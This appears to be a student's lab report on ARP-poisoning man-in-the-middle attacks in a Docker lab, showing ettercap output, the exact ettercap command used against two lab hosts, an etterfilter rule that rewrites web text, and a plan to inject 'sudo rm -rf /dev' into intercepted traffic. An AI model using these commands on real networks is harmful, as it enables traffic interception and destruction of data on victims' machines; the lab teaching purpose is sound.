
I modified the script used in the last part of Task 2, however, I was unable to intercept the packets at first. As shown in this screenshot.



I turned off IPv4 forwarding, the netcat froze momentarily, and then I had this output. I am unsure of why the output completely froze. This will require more investigation.



Task 4 – Ettercap



The screenshot shows a terminal window titled "Terminal" running on an Ubuntu desktop environment. The terminal output is as follows:

```
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
br-935f87722f66 -> 02:42:4E:B2:3F:6E
10.9.0.1/255.255.255.0
fe80::42:4eff:feb2:3f6e/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/br-935f87722f66/use_tempaddr is not set to 0.
Privileges dropped to EUID 0 EGID 0 ...

34 plugins
42 protocol dissectors
57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...
* [=====] 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 10.9.0.5 02:42:0A:09:00:05
GROUP 2 : 10.9.0.6 02:42:0A:09:00:06
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help



Tue Jan 30 14:44:21 2024 [408465]
10.9.0.5:0 --> 10.9.0.6:0 | (0)

Tue Jan 30 14:44:21 2024 [408494]
Show Applications 10.9.0.5:0 | (0)
```


This task was accomplished by utilizing the ettercap command of `sudo ettercap -T -i br-935f87722f66 -M arp //10.9.0.5// //10.9.0.6//` which starts ettercap in the specified CLI, listening on interface of our docker network. Moreover, the `-M` enables an AITM attack and `arp` specifies the protocol. Lastly, the IP addresses enclosed in backslashes add those IP addresses to the list of hosts to listen for.

Task 5 – Ettercap Docker Tutorial

For this task, I utilized an Ubuntu VM that already had an Apache webserver loaded on port 80. I added a modified message that I intend to change.



For the most part, I followed the instruction, except I chose to filter out the word “safe” to



```
alio1@elk:/usr/share/ettercap$ sudo etterfilter etter.filter -o etter.filter.task
etterfilter 0.8.3.1 copyright 2001-2020 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

Parsing source file 'etter.filter' done.


Unfolding the meta-tree done.


Converting labels to real offsets done.

Writing output to 'etter.filter.task' done.

-> Script encoded into 7 instructions.

alio1@elk:/usr/share/ettercap$ cat etter.filter.task
#~0.8.3.ipsafe/tmp/mispelled_ettercap.logsafemaliciousCorrectly substituted and logged.
"♦alio1@elk:/usr/share/ettercap$ "
```





Task 6 – Challenge

I have opted out of doing this challenge; however, I will explain what my thought process would be.

The goal of this challenge was to replace inputs with a command like `sudo rm -rf /dev`. This command could be anything, but I figured this would be disruptive. To facilitate this, we would take the MITM script utilized earlier that replaced text to Z. This utilized regex to replace any characters with Z. We could utilize this resource to create the Regex to replace inputs into strings ([source](#)) or we could utilize Python's replace function to replace any input with a string, and then any secondary input with enter, which would force the removal of the directory on the receiving machine.